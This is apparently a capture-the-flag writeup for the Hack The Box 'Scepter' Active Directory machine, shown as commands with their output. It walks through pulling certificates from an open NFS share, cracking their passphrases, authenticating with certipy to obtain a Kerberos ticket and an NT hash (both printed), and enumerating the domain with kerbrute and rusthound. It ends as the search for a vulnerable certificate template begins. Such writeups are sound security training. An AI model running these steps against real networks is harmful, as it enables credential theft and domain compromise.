
scepter

This is scepter writeup by Jiseok Song

nmap



Add scepter.htb, DC01.scepter.htb, DC01 to /etc/hosts

```
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: scepter.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-07-22T23:00:02+00:00; -59m59s from scanner time.
| ssl-cert: Subject: commonName=dc01.scepter.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.scepter.htb
| Not valid before: 2024-11-01T03:22:33
|_Not valid after:  2025-11-01T03:22:33
2049/tcp open  nlockmgr      1-4 (RPC #100021)  nfs share exists
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: scepter.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-07-22T23:00:03+00:00; -59m58s from scanner time.
| ssl-cert: Subject: commonName=dc01.scepter.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.scepter.htb
| Not valid before: 2024-11-01T03:22:33
|_Not valid after:  2025-11-01T03:22:33
3269/tcp open  ssl/ldap
|_ssl-date: 2025-07-22T23:00:02+00:00; -59m59s from scanner time.
| ssl-cert: Subject: commonName=dc01.scepter.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.scepter.htb
| Not valid before: 2024-11-01T03:22:33
|_Not valid after:  2025-11-01T03:22:33
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=dc01.scepter.htb
| Not valid before: 2025-07-21T10:05:39
|_Not valid after:  2026-01-20T10:05:39
|_ssl-date: 2025-07-22T23:00:02+00:00; -59m59s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  winrm
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ssl-date: 2025-07-22T23:00:02+00:00; -59m59s from scanner time.
| ssl-cert: Subject: commonName=dc01.scepter.htb
| Subject Alternative Name: DNS:dc01.scepter.htb
| Not valid before: 2024-11-01T00:21:41
|_Not valid after:  2025-11-01T00:41:41
| tls-alpn:
|_  http/1.1
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open  mc-nmf        .NET Message Framing
```

Get nfs share

Showmount shows it has export /helpdesk

```
└─ $showmount -e scepter.htb
Export list for scepter.htb:
/helpdesk (everyone)
```

Create directory and mount helpdesk

```
─ $mkdir mnt
```

```
└─ $sudo mount scepter.htb:/helpdesk mnt
┌─[parrot@parrot]─[~/Documents/scepter]
└─ $ls -dl mnt/
drwx------ 2 nobody nogroup 64 Nov  1  2024 mnt/
```

It's owned by nobody:nogroup, so I can't access it as normal user(which is not squashed)

```
┌─[parrot@parrot]─[~/Documents/scepter]
└─ $ls -al mnt/
ls: cannot open directory 'mnt/': Permission denied
```

However, root can access it(which is squashed to nobody)

```
┌──[✗]─[parrot@parrot]─[~/Documents/scepter]
└─── $sudo ls -al mnt/
total 21
drwx------ 2 nobody nogroup   64 Nov  1  2024 .
drwxr-xr-x 1 parrot parrot   380 Jul 22 20:10 ..
-rwx------ 1 nobody nogroup 2484 Nov  1  2024 baker.crt
-rwx------ 1 nobody nogroup 2029 Nov  1  2024 baker.key
-rwx------ 1 nobody nogroup 3315 Nov  1  2024 clark.pfx
-rwx------ 1 nobody nogroup 3315 Nov  1  2024 lewis.pfx
-rwx------ 1 nobody nogroup 3315 Nov  1  2024 scott.pfx
```

I'll copy it to a directory and change owner to normal user

```
┌──[parrot@parrot]─[~/Documents/scepter]
└─── $sudo cp -r mnt/ cert/
┌──[parrot@parrot]─[~/Documents/scepter]
└─── $sudo chown parrot:parrot cert/
┌──[parrot@parrot]─[~/Documents/scepter]
└─── $sudo chown parrot:parrot cert/*.*
```

Crack certs

I can't decrypt key and pfx files

```
└─── $openssl pkcs12 -export -inkey baker.key -in baker.crt -out baker.pfx
Enter pass phrase for baker.key:
Could not read private key from -inkey file from baker.key
4017D8CD987F0000:error:1608010C:STORE routines:ossl_store_handle_load_result:unsupported:../crypto/store/store_result.c:151:
4017D8CD987F0000:error:1C800064:Provider routines:ossl_cipher_unpadblock:bad decrypt:../providers/implementations/ciphers/ciphercommon_block.c:124:
4017D8CD987F0000:error:11800074:PKCS12 routines:PKCS12_pbe_crypt_ex:pkcs12 cipherfinal error:../crypto/pkcs12/p12_decr.c:86:empty password
```

```
┌──[parrot@parrot]─[~/Documents/scepter/cert]
└─── $openssl pkcs12 -in clark.pfx -clcerts
Enter Import Password:
Mac verify error: invalid password?
```

I need to get hash and crack it

```
$pfx2john *.pfx >> pfx.hash
```

```
$pem2john baker.key > baker.hash
```

baker.hash needs a slight change($1->$2) for hashcat cracking

```
1 $PEM$1$4$d7b39fa5d2d1d06153a95e1d2a80de86$2048$472edaace794795742a020c4e126cdd4$1232$1e3ebe95baabe7041737c3aac5ee7b879bee03c8a121c22d7bf8290d1367233bcb0ef990de04ab244e75774138561cf1712607e379b75fae0643c9a41123aea0a879261c17e7ebd61ef6ca335f24a267e95f830785ed09c1b968f0385cde3d814ae851a18a46f6627049d013605c319589d6179e3df5b0c71a43e738f911d3c0bf151c96d50849ab230634b9c9f48c65b2498f859bfd1140ecaee214b4bbcece2e88255bd3888437eeeabcf441d0d622cfb5750c6bc046ba38174bfaadfc3522ba1f6701a290984edc86c3f3a4ce5e7e2eb9f8d756b61dda53f098d78a74cd64cb67f61c30e9432aa8c518cd
$2 71bacdf050fef4a8bad216d3f5a48396f80552bfc16fc4161eaf701956564d02757cfc91272c5b1eca178e32a8a4cdfda5867ef631d83596d7b706cd4b0ebc0996d4e5e0bb6601615023b3abdb5d8cc9caacd328896c48a9a73fec336a8c6002c4ff42d1001e9a4c0c85b48c40e9603711bd18b9fff123a5d6f3dd7113bc45c58f5384a56570593c5948cb62123091254fdbb6246c5e8075a759af1c40354723be5d7f77c97e5645b15407ee6df6df17ad50ac52dd497c535d55a982e018730089c582eb7be0d88843bbdb7b73a536cb1ed195ad7f0a1fe26cdbe14d5eedd09f7c3d08a0a5cbc5986ccdd09abdef1e35a1d88ba37bc0ee4072d369e47850161b6881349ef7d3479c4e35cd11d371e8ec16c5104bf9a9ce6d45e3686913b79b8f4495eec39fa3731a593af5ca6faa8374951209afce7787c6826406b5a281aff5c8722420fcaf7a0815076b2a7a59c05c030b5365e51024cfd5fea85e1ed8a9b098ee2737818b7e488ada5a7db95caca3129ad20a13def66f97c35f435d9c3092acd65e4d73580b804ddbeb7887540fd617965368dfccd2c0703a03f9a52ba56fc90841b033339ee8c4c273f87734260e70fbdc7372f6d305ceb583a3a7a8330dda76265896fa7e905319bb7c9a3f014b46192927ce267755b31c7ea0b8bdb3f2f3c7767c7b7d4169883a68e9329c1939ba2d03cacca60e35171b1742af66a99cb4f2da6917a4f40ddc1803cb2889ce126cca5402eb80cfd5894702ad1f0946a0936d06b2dfad52ac5273bf1466690ce63221108132533223abb62cf2d5911209c7eb5a8d0864ce17d399dc7a09052679a254db02fdd9f6358ea4de45c9b64fbd13547299936b2971a1a9955711816745033e762473427d58c27c9e9d45b54fc5b482daf1cdfd825af0b7100344468 0ac68875b110bfdc71c5433c2d27fc67a7f764e18b27b6b50e82bf3f99c8d8a9087b5aa4731c5606fd5136229cb75d3ea238d8b6de08220163fd2957b471170f4b08cde05cd01fe7d7deb7f5c7c61c408f54ae272ac48d8833743d74391984ccf8ca34ad3b65c6a4ea39a1d022393c926fdb5f96f2993a0817299135128ee51e95987cab7b6da42550415bd91b2503426306d27c7dd26a7475b5fbcde8f10378009b58a8d0c1e9d1dac4c9b01bb2f55a708ca1f6c60f194af9b76c82bdc16a95edd27ebe25703a892ee2f09c184e50e9e546174d3f3b7d419e8cd057842b09383649190c558f197924c86668b6ef14d5b46030197bc5a75fb2ec629ed7f9a8db73784e488214d493ae7eb19643156f92815d5dc4411bd2f5e54c2cae97f3af6080e49de444c071b994278c9f74c964f02855148f7a73086d96cab68d267e388e8dec149ce8521c9429461f9f694cb67c0ebf0fff0$
```

pfx can only be cracked by john

```
└─$ john --format=pfx --wordlist=/home/parrot/Desktop/rockyou.txt pfx.hash
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 256/256 AVX2 8x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 256 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
newpassword      (lewis.pfx)
newpassword      (clark.pfx)
newpassword      (scott.pfx)
3g 0:00:00:00 DONE (2025-07-22 20:37) 4.615g/s 9452p/s 28356c/s 28356C/s newzealand..iheartyou
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

All the passwords are newpassword for pfx

For baker.key, I can run hashcat

```
$PEM$2$4$d7b39fa5d2d1d06153a95e1d2a80de86$2048$472edaace794795742a020c4e126cdd4$1232$1e3ebe95baabe7041737c3aac5ee7b879bee03c8a121c22
d7bf8290d1367233bcb0ef990de04ab244e75774138561cf1712607e379b75fae0643c9a41123aea0a879261c17e7ebd61ef6ca335f24a267e95f830785ed09c1b96
8f0385cde3d814ae851a18a46f6627049d013605c319589d6179e3df5b0c71a43e738f911d3c0bf151c96d50849ab230634b9c9f48c655b2498f859bfd1140ecaee2
14b4bbcece2e88255bd3888437eeeabcf441d0d622cfb5750c6bc046ba38174bfaadfc3522ba1f6701a290984edc86c3f3a4ce5e7e2eb9f8d756b61dda53f098d78a
74cd64cb67f61c30e9432aa8c518cd71bacdf050fef4a8bad216d3f5a48396f80552bfc16fc4161eaf701956564d02757cfc91272c5b1eca178e32a8a4cdfda5867e
f631d83596d7b706cd4b0ebc0996d4e5e0bb6601615023b3abdb5d8cc9caacd328896c48a9a73fec336a8c6002c4ff42d1001e9a4c0c85b48c40e9603711bd18b9ff
f123a5d6f3dd7113bc45c58f5384a56570593c5948cb62123091254fdbb6246c5e8075a759af1c40354723be5d7f77c97e5645b15407ee6df6df17ad50ac52dd497c
535d55a982e018730089c582eb7be0d88843bbdb7b73a536cb1ed195ad7f0a1fe26cdbe14d5eedd09f7c3d08a0a5cbc5986ccdd09abdef1e35a1d88ba37bc0ee4072
d369e47850161b6881349ef7d3479c4e35cd11d371e8ec16c5104bf9a9cee6d45e3686913b79b8f4495eec39fa3731a593af5ca6faa8374951209afce7787c682640
6b5a281aff5c8722420fcaf7a0815076b2a7a59c05c030b5365e51024cfd5fea85e1ed8a9b098ee2737818b7e488ada5a7db95caca3129ad20a13def66f97c35f435
d9c3092acd65e4d73580b804ddbeb7887540fd617965368dfccd2c0703a03f9a52ba56fc90841b033339ee8c4c273f8734260e70fbdc7372f6d305ceb583a3a7a83
30dda76265896fa7e905319bb7c9a3f014b46192927ce267755b31c7ea0b8bdb3f2f3c7767c7b7d4169883a68e9329c1939ba2d03cacca60e35171b1742af66a99cb
4f2da6917a4f40ddc1803cb2889ce126cca5402eb80cfd5894702ad1f0946a0936d06b2dfad52ac5273bf1466690ce63221108132533223abb62cf2d5911209c7eb5
a8d0864ce17d399dc7a09052679a254db02fdd9f6358ea4de45c9b64fbd13547299936b2971a1a9955711816745033e762473427d58c27c9e9d45b54fc5b482daf1c
dfd825af0b71003444680ac68875b110bfdc71c5433c2d27fc67a7f764e18b27b6b50e82bf3f99c8d8a9087b5aa4731c5606fd5136229cb75d3ea238d8b6de082201
63fd2957b471170f4b08cde05cd01fe7d7deb7f5c7c61c408f54ae272ac48d8833743d74391984ccf8ca34ad3b65c6a4ea39a1d022393c926fdb5f96f2993a081729
9135128ee51e95987cab7b6da42550415bd91b2503426306d27c7dd26a7475b5fbcde8f10378009b58a8d0c1e9d1dac4c9b01bb2f55a708ca1f6c60f194af9b76c82
bdc16a95edd27ebe25703a892ee2f09c184e50e9e546174d3f3b7d419e8cd057842b09383649190c558f197924c86668b6ef14d5b46030197bc5a75fb2ec629ed7f9
a8db73784e488214d493ae7eb19643156f92815d5dc4411bd2f5e54c2cae97f3af6080e49de444c071b994278c9f74c964f02855148f7a73086d96cab68d267e388e
8dec149ce8521c9429461f9f694cb67c0ebf0fff0:newpassword
```

It has the same newpassword!

Let's decrypt these files to get information

```
└─$ openssl pkcs12 -in clark.pfx -clcerts -nokeys | openssl x509 -text -noout
Enter Import Password:
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            62:00:00:00:29:65:45:61:b0:5a:86:21:05:00:00:00:00:29
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: DC = htb, DC = scepter, CN = scepter-DC01-CA
        Validity
            Not Before: Nov  2 01:01:31 2024 GMT
            Not After : Nov  2 01:01:31 2025 GMT
        Subject: DC = htb, DC = scepter, CN = Users, CN = m.clark
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
```

Not so much interesting things. Note username and ca

```
CN = e.lewis
```

```
CN = o.scott
```

Change baker.crt and .key file to .pfx file

```
└─$ openssl pkcs12 -export -inkey baker.key -in baker.crt -out baker.pfx
Enter pass phrase for baker.key:
Enter Export Password:
Verifying - Enter Export Password:
```

baker has both name d.baker and email d.baker@scepter.htb which others don't have

```
Subject: DC = htb, DC = scepter, CN = Users, CN = d.baker, emailAddress = d.baker@scepter.htb
```

I can't be authenticated using clark.pfx

```
└─$ certipy auth -pfx clark.pfx -password newpassword -dc-ip 10.10.11.65
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'm.clark@scepter.htb'
[*]     Security Extension SID: 'S-1-5-21-74879546-916818434-740295365-2103'
[*] Using principal: 'm.clark@scepter.htb'
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Use -debug to print a stacktrace
[-] See the wiki for more information
```

However, baker.pfx works!

```
└─$ certipy auth -pfx baker.pfx -dc-ip 10.10.11.65
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'd.baker@scepter.htb'
[*]     Security Extension SID: 'S-1-5-21-74879546-916818434-740295365-1106'
[*] Using principal: 'd.baker@scepter.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'd.baker.ccache'
[*] Wrote credential cache to 'd.baker.ccache'
[*] Trying to retrieve NT hash for 'd.baker'
[*] Got hash for 'd.baker@scepter.htb': aad3b435b51404eeaad3b435b51404ee:18b5fb0d99e7a475316213c15b6f22ce
```

Get .ccache file and ntlm hash

kerbrute userenum shows why it happens

```
1 m.clark$
2 e.lewis$
3 o.scott$
4 d.baker$
```

```
└──╼ $kerbrute userenum users -d scepter.htb --dc dc01.scepter.htb -v

    __           __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/   /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 07/22/25 - Ronnie Flathers @ropnop

2025/07/22 20:06:35 >  Using KDC(s):
2025/07/22 20:06:35 >   dc01.scepter.htb:88

2025/07/22 20:06:35 >  [+] VALID USERNAME:       d.baker@scepter.htb
2025/07/22 20:06:35 >  [!] m.clark@scepter.htb - USER LOCKED OUT
2025/07/22 20:06:35 >  [!] o.scott@scepter.htb - USER LOCKED OUT
2025/07/22 20:06:35 >  [!] e.lewis@scepter.htb - USER LOCKED OUT
2025/07/22 20:06:35 >  Done! Tested 4 usernames (1 valid) in 0.178 seconds
```

d.baker is the only user that isn't locked out

I can use this .ccache file to run bloodhound

First, I generate krb5 file and copy it to krb5.conf

```
└──╼ $KRB5CCNAME=d.baker.ccache nxc smb dc01.scepter.htb -k --use-kcache --generate-krb5-file scepter.krb5
SMB         dc01.scepter.htb 445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:scepter.htb) (signing:True) (SMBv1:False)
SMB         dc01.scepter.htb 445    DC01            [+] SCEPTER.HTB\d.baker from ccache
┌──[parrot@parrot]─[~/Documents/scepter/cert]
└──╼ $sudo cp scepter.krb5 /etc/krb5.conf
```

Then, I can run rusthound

```
└──╼ $KRB5CCNAME=d.baker.ccache rusthound-ce -c All -z -k -d scepter.htb -f DC01.scepter.htb
---------------------------------------------------
Initializing RustHound-CE at 20:18:00 on 07/22/25
Powered by @g0h4n_0
---------------------------------------------------

[2025-07-23T00:18:00Z INFO  rusthound_ce] Verbosity level: Info
[2025-07-23T00:18:00Z INFO  rusthound_ce] Collection method: All
[2025-07-23T00:18:01Z INFO  rusthound_ce::ldap] Connected to SCEPTER.HTB Active Directory!
[2025-07-23T00:18:01Z INFO  rusthound_ce::ldap] Starting data collection...
[2025-07-23T00:18:01Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-07-23T00:18:02Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=scepter,DC=htb
[2025-07-23T00:18:02Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-07-23T00:18:05Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=scepter,DC=htb
[2025-07-23T00:18:05Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-07-23T00:18:07Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=scepter,DC=htb
[2025-07-23T00:18:07Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-07-23T00:18:07Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=scepter,DC=htb
[2025-07-23T00:18:07Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-07-23T00:18:07Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=scepter,DC=htb
[2025-07-23T00:18:07Z INFO  rusthound_ce::api] Starting the LDAP objects parsing...
. Parsing LDAP objects: 1%
[2025-07-23T00:18:07Z INFO  rusthound_ce::objects::enterpriseca] Found 13 enabled certificate templates
[2025-07-23T00:18:07Z INFO  rusthound_ce::api] Parsing LDAP objects finished!
[2025-07-23T00:18:07Z INFO  rusthound_ce::json::checker] Starting checker to replace some values...
[2025-07-23T00:18:07Z INFO  rusthound_ce::json::checker] Checking and replacing some values finished!
[2025-07-23T00:18:07Z INFO  rusthound_ce::json::maker::common] 11 users parsed!
[2025-07-23T00:18:07Z INFO  rusthound_ce::json::maker::common] 65 groups parsed!
[2025-07-23T00:18:07Z INFO  rusthound_ce::json::maker::common] 1 computers parsed!
```

I need to change domains.json file since it makes error while uploading



```
916818434-740295365","IsDeleted":false,"IsACLProtected":false,"ContainedBy":null},{"Properties":{"domain":"DOMAINDNSZONES.SCEPTER.HTB","name":"DOMAINDNSZONES.
SCEPTER.HTB","distinguishedname":"DC=DOMAINDNSZONES,DC=SCEPTER,DC=HTB","domainsid":"","isaclprotected":false,"highvalue":false,"description":null,
"whencreated":1730414010,"machineaccountquota":0,"expirepasswordsonsmartcardonlyaccounts":false,"minpwdlength":0,"pwdproperties":0,"pwdhistorylength":0,
"lockoutthreshold":0,"minpwdage":"","maxpwdage":"","lockoutduration":"","lockoutobservationwindow":0,"functionallevel":"","collected":false},"GPOChanges":
{"LocalAdmins":[],"RemoteDesktopUsers":[],"DcomUsers":[],"PSRemoteUsers":[],"AffectedComputers":[]},"ChildObjects":[],"Trusts":[],"Links":[],"Aces":
[{"PrincipalSID":"SCEPTER.HTB-S-1-5-18","PrincipalType":"Group","RightName":"Owns","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-
```

```
false,"ContainedBy":null},{"Properties":{"domain":"FORESTDNSZONES.SCEPTER.HTB","name":"FORESTDNSZONES.SCEPTER.HTB","distinguishedname":"DC=FORESTDNSZONES,
DC=SCEPTER,DC=HTB","domainsid":"","isaclprotected":false,"highvalue":false,"description":null,"whencreated":1730414010,"machineaccountquota":0,
"expirepasswordsonsmartcardonlyaccounts":false,"minpwdlength":0,"pwdproperties":0,"pwdhistorylength":0,"lockoutthreshold":0,"minpwdage":"","maxpwdage":"",
"lockoutduration":"","lockoutobservationwindow":0,"functionallevel":"","collected":false},"GPOChanges":{"LocalAdmins":[],"RemoteDesktopUsers":[],"DcomUsers":
[],"PSRemoteUsers":[],"AffectedComputers":[]},"ChildObjects":[],"Trusts":[],"Links":[],"Aces":[{"PrincipalSID":"SCEPTER.HTB-S-1-5-18","PrincipalType":"Group",
"RightName":"Owns","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-74879546-916818434-740295365-498","PrincipalType":"Group","RightName":
"GetChanges","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"SCEPTER.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":
"GetChangesInFilteredSet","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"SCEPTER.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":
"GetChanges","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"SCEPTER.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"GetChangesAll",
"IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"SCEPTER.HTB-S-1-5-9","PrincipalType":"Group","RightName":"GetChangesInFilteredSet","IsInherited":
false,"InheritanceHash":""},{"PrincipalSID":"SCEPTER.HTB-S-1-5-9","PrincipalType":"Group","RightName":"GetChanges","IsInherited":false,"InheritanceHash":""},
{"PrincipalSID":"SCEPTER.HTB-S-1-5-9","PrincipalType":"Group","RightName":"GetChangesAll","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-
74879546-916818434-740295365-512","PrincipalType":"Group","RightName":"GenericWrite","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-
74879546-916818434-740295365-512","PrincipalType":"Group","RightName":"WriteOwner","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-
74879546-916818434-740295365-512","PrincipalType":"Group","RightName":"AllExtendedRights","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-
74879546-916818434-740295365-512","PrincipalType":"Group","RightName":"WriteDacl","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-
74879546-916818434-740295365-519","PrincipalType":"Group","RightName":"GenericAll","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"SCEPTER.HTB-S-1-
5-32-544","PrincipalType":"Group","RightName":"GenericWrite","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"SCEPTER.HTB-S-1-5-32-544",
"PrincipalType":"Group","RightName":"WriteOwner","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"SCEPTER.HTB-S-1-5-32-544","PrincipalType":"Group",
"RightName":"AllExtendedRights","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"SCEPTER.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":
"WriteDacl","IsInherited":false,"InheritanceHash":""}],"ObjectIdentifier":"","IsDeleted":false,"IsACLProtected":false,"ContainedBy":null}],"meta":{"methods":
```


These domaindnszones and forestdnszones do not have domainsid and makes error. Remove these(Don't remove meta and check jq works to verify you didn't remove essential brackets)

Get h.brown shell

Bloodhound shows I can access staff access certificate



certipy shows staff access certificate is vulnerable

```
$certipy find -vulnerable -u d.baker -hashes ':18b5fb0d99e7a475316213c15b6f22ce' -target dc01.scepter.htb -stdout
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: dc01.scepter.htb.
[!] Use -debug to print a stacktrace
